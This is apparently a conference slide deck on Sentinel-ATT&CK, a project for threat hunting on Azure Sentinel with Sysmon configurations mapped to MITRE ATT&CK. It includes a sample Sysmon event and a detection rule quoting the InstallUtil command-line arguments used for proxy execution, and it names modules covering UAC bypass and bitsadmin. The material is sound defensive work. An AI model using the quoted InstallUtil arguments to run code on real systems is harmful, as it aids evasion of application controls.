

# ATT&CKing the Sentinel

Deploying a threat hunting capability on Azure Sentinel using Sysmon  
and MITRE ATT&CK



# Hi there!



## Olaf Hartong

Blue Team Specialist Leader @ Deloitte NL

Consulted at banks, educational institutions and governmental organisations



@olafhartong



[github.com/olafhartong](https://github.com/olafhartong)



[ohartong@deloitte.nl](mailto:ohartong@deloitte.nl)

# Before I start

- DISCLAIMER: The tool presented is not a magic bullet. It will require tuning and real investigative work to be truly effective in your environment
- Sentinel is still in public preview ... much will change in the coming year
- Although I'll talk about limitations of Sentinel in a threat hunting context, Microsoft has been proactive in reaching out to us to collect feedback ... credit where due
- I'm not an Azure Sentinel expert, I likely cannot answer all questions about the platform itself


M

# MITRE ATT&CK MATRIX



# Applying ATT&CK



## Alerting



## Hunting



## Forensics



# What am I talking about

I'd like to share a tale of discovery and experimentation...

(which began with a misunderstanding)

I think I actually like Sentinel

There's a massive opportunity to  
write ATT&CK alerts in KQL

THU 20:25

Olaf Hartong

Haha sure thing. Would love to  
play with sentinel as well



THU 20:31

Dude I am serious

I'm building an azure instance  
for a client

We need to write the alerts and  
playbooks

It's like an open field

THU 20:32

Olaf Hartong

Hire me 😎



THU 20:32



# What am I talking about

...that ended in yet another GitHub project

Sentinel ATT&CK aims to simplify the rapid deployment of a threat hunting capability that leverages Sysmon and MITRE ATT&CK on Azure Sentinel

## Why?

- The Endpoint is an often used as an entry way into a network, whether it lives in the cloud or on-prem
- Endpoint Detection & Remediation (EDR) solutions are great, however often quite costly
- There is an alternative approach to the detection aspect, using an adversarial framework
- It allows you to leverage a data platform that is easy to deploy and, out of the box, quite powerful

# Project background

Sentinel-ATT&CK borrows ideas from successful threat hunting projects

## sysmon-modular

A repository of sysmon configuration modules

● PowerShell   ★ 510   ⚡ 78

## ThreatHunting

A Splunk app mapped to MITRE ATT&CK to guide your threat hunts

● Python   ★ 340   ⚡ 50

- A Sysmon configuration repository, set up in a modular fashion for easy maintenance
- Helps generate tailored configurations
- Mapped to the MITRE ATT&CK framework
- Frequently updated based on threat reports or new attacker techniques
- Splunk App providing an investigative workflow approach for Threat Hunters
- Based on ML (Mandatory Learning) to help hunters to get to know their environment
- No false positives are assumed, just triggers
- Supplies the user with tools to contextualise and investigate these events

# What is Sysmon?

- Sysmon is a free, powerful host-level tracing tool, developed by a small team of Microsoft employees
- Released under the Sysinternals license
- Sysmon is using a device driver and a service which loads very early in the boot process that writes to the eventlog

# Why Sysmon?

Event Properties - Event 1, Sysmon

General Details

**Process Create:**  
RuleName: technique\_id=T1057,technique\_name=Process Discovery  
UtcTime: 2019-08-27 13:53:28.170  
ProcessGuid: {4357c82a-35d8-5d65-0000-0010ae6acf00}  
ProcessId: 9180  
Image: C:\ProgramData\chocolatey\bin\pslist.exe  
FileVersion: 1.4.0.0  
Description: Process information lister - shim  
Product: Sysinternals pslist  
Company: Sysinternals - [www.sysinternals.com](http://www.sysinternals.com)  
OriginalFileName: pslist.exe  
CommandLine: "C:\ProgramData\chocolatey\bin\pslist.exe"  
CurrentDirectory: C:\Users\homerus\  
User: HOMERUS-10\homerus  
LogonGuid: {4357c82a-3884-5d28-0000-0020e6350500}  
LogonId: 0x535E6  
TerminalSessionId: 1  
IntegrityLevel: High  
Hashes: SHA1=6D86F4D3FFE0C27CE3ADFCB49D73D6C7BAD5502B,MD5=79B2D127664C84935D5AFA6C2E74CB5C,SHA256=790B4A0517EAB8C88A81EA1D61200AA9CB419F252E2CE13EDFA5B965748C6180,IMPHASH=F34D5F2D4577ED6D9CEEC516C1F5A744  
ParentProcessGuid: {4357c82a-3571-5d65-0000-00103da7c300}  
ParentProcessId: 6820  
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe  
ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"

Log Name: Microsoft-Windows-Sysmon/Operational  
Source: Sysmon      Logged: 8/27/2019 6:55:21 AM  
Event ID: 1      Task Category: Process Create (rule: ProcessCreate)  
Level: Information      Keywords:  
User: SYSTEM      Computer: homerus-10  
OpCode: Info  
More Information: [Event Log Online Help](#)

Copy Close






Diagram thanks to @Cyb3rWard0g

# Why Sysmon?



# Sysmon timeline



# New features

- OriginalFileName field from the PE header ([version 10](#))
- DNS Events, with process attribution ([version 10](#))
- Additional filters; *contains any*, *contains all* ([version 10.4](#))
- Nested rule grouping (oh yeah!) ([version 10.4](#))

```
<Sysmon schemaversion="4.22">
<EventFiltering>
  <RuleGroup name="" groupRelation="or">
    <ProcessCreate onmatch="include">
      <Rule name="InstallUtil" groupRelation="and">
        <OriginalFileName name="technique_id=T1118,technique_name=InstallUtil" condition="is">InstallUtil.exe</OriginalFileName>
        <CommandLine name="technique_id=T1118,technique_name=InstallUtil" condition="contains all">/logfile=/;LogToConsole=false;/U</CommandLine>
      </Rule>
    </ProcessCreate>
  </RuleGroup>
</EventFiltering>
</Sysmon>
```

Two orange arrows point downwards from the 'Nested rule grouping' bullet point to the 'contains all' condition in the XML configuration, highlighting the feature being discussed.

# Sysmon-modular configuration

- A Sysmon configuration repository, set up in a modular fashion for easier maintenance and generation of tailored configurations
- Mapped to the MITRE ATT&CK framework
- Frequently updated based on threat reports or new attacker techniques

[github.com/olafhartong/Sysmon-modular](https://github.com/olafhartong/Sysmon-modular)

# Configuration Structure

All available event types

Merge script

Complete generated configuration

olafhartong / sysmon-modular

Code Issues 1 Pull requests 1 Projects 0 Wiki Security Insights Settings

A repository of sysmon configuration modules

Edit

sysmon dfir threat-hunting mitre-attack modular security-tools Manage topics

229 commits 5 branches 0 releases 1 contributor MIT

Branch: v10.4 View #22 Create new file Upload files Find File Clone or download

This branch is 26 commits ahead of master. #22 Compare

olafhartong update to add Merge-AllSysmonXml Latest commit 7a22031 34 seconds ago

| Commit                         | Description                                | Time Ago       |
|--------------------------------|--|----------------|
| 10_process_access              | Airplane session, lots of additions        | 3 days ago     |
| 11_file_create                 | Airplane session, lots of additions        | 3 days ago     |
| 12_13_14_registry_event        | added rule groups with OR                  | 10 days ago    |
| 15_file_create_stream_hash     | added rule groups with OR                  | 10 days ago    |
| 17_18_pipe_event               | Airplane session, lots of additions        | 3 days ago     |
| 19_20_21_wmi_event             | added rule groups with OR                  | 10 days ago    |
| 1_process_creation             | typo fixes                                 | 2 days ago     |
| 22_dns_query                   | added dns events thanks to SwiftOnSecurity | 2 days ago     |
| 2_file_create_time             | added rule groups with OR                  | 10 days ago    |
| 3_network_connection_initiated | additional lolbins                         | 9 days ago     |
| 5_process_ended                | added rule groups with OR                  | 10 days ago    |
| 6_driver_loaded_into_kernel    | added rule groups with OR                  | 10 days ago    |
| 7_image_load                   | typo fixes                                 | 2 days ago     |
| 8_create_remote_thread         | Airplane session, lots of additions        | 3 days ago     |
| 9_raw_access_read              | added rule groups with OR                  | 10 days ago    |
| attack_matrix                  | minor change                               | 5 months ago   |
| .gitignore                     | revocation check added                     | last year      |
| Merge-SysmonXml.ps1            | Add Merge-SysmonXml.ps1                    | 2 days ago     |
| README.md                      | update to add Merge-AllSysmonXml           | 34 seconds ago |
| license.md                     | Create license.md                          | last year      |
| sysmonconfig.xml               | Generated 09062019                         | 2 minutes ago  |

# Configuration Structure

For process creation events

Included processes

Excluded processes

olafhartong / sysmon-modular

Code Issues 1 Pull requests 0 Projects 0 Wiki Security Insights Settings

Branch: v10.4 sysmon-modular / 1\_process\_creation / Create new file Upload files Find file History

This branch is 10 commits ahead of master.

olafhartong update to v10 features Latest commit 8a321c6 5 hours ago

|  |                           |             |
|--|---------------------------|-------------|
| ..                                     |                           |             |
| exclude_adobe_acrobat.xml              | added rule groups with OR | 8 hours ago |
| exclude_adobe_creative_cloud.xml       | added rule groups with OR | 8 hours ago |
| exclude_adobe_flash.xml                | added rule groups with OR | 8 hours ago |
| exclude_adobe_supporting_processes.xml | added rule groups with OR | 8 hours ago |
| exclude_cisco_anycconnect.xml          | added rule groups with OR | 8 hours ago |
| exclude_dotnet-3-or-4.xml              | added rule groups with OR | 8 hours ago |
| exclude_drivers.xml                    | added rule groups with OR | 8 hours ago |
| exclude_dropbox.xml                    | added rule groups with OR | 8 hours ago |
| exclude_eset.xml                       | added rule groups with OR | 8 hours ago |
| exclude_google_chrome.xml              | added rule groups with OR | 8 hours ago |
| exclude_ivanti_res.xml                 | added rule groups with OR | 8 hours ago |
| exclude_malwarebytes.xml               | added rule groups with OR | 8 hours ago |
| exclude_microsoft_office_click2run.xml | added rule groups with OR | 8 hours ago |
| exclude_microsoft_office_services.xml  | added rule groups with OR | 8 hours ago |
| exclude_mozilla_firefox.xml            | added rule groups with OR | 8 hours ago |
| exclude_sophos.xml                     | added rule groups with OR | 8 hours ago |
| exclude_splunk.xml                     | added rule groups with OR | 8 hours ago |
| exclude_splunk_universal_forwarder.xml | added rule groups with OR | 8 hours ago |
| exclude_svhost.xml                     | added rule groups with OR | 8 hours ago |
| exclude_trend_micro.xml                | added rule groups with OR | 8 hours ago |
| exclude_windows_defender.xml           | added rule groups with OR | 8 hours ago |
| exclude_windows_generic_processes.xml  | added rule groups with OR | 8 hours ago |
| include_accessibility_features.xml     | added rule groups with OR | 8 hours ago |
| include_appc_shim.xml                  | added rule groups with OR | 8 hours ago |
| include_bitsadmin.xml                  | added rule groups with OR | 8 hours ago |
| include_bypass_uac.xml                 | update to v10 features    | 5 hours ago |
| include_dosfuscation.xml               | added rule groups with OR | 8 hours ago |
| include_ftmc.xml                       | upgraded to v10 features  | 6 hours ago |
| include_installutil.xml                | upgraded to v10 features  | 6 hours ago |
| include_living_of_the_land.xml         | added rule groups with OR | 8 hours ago |
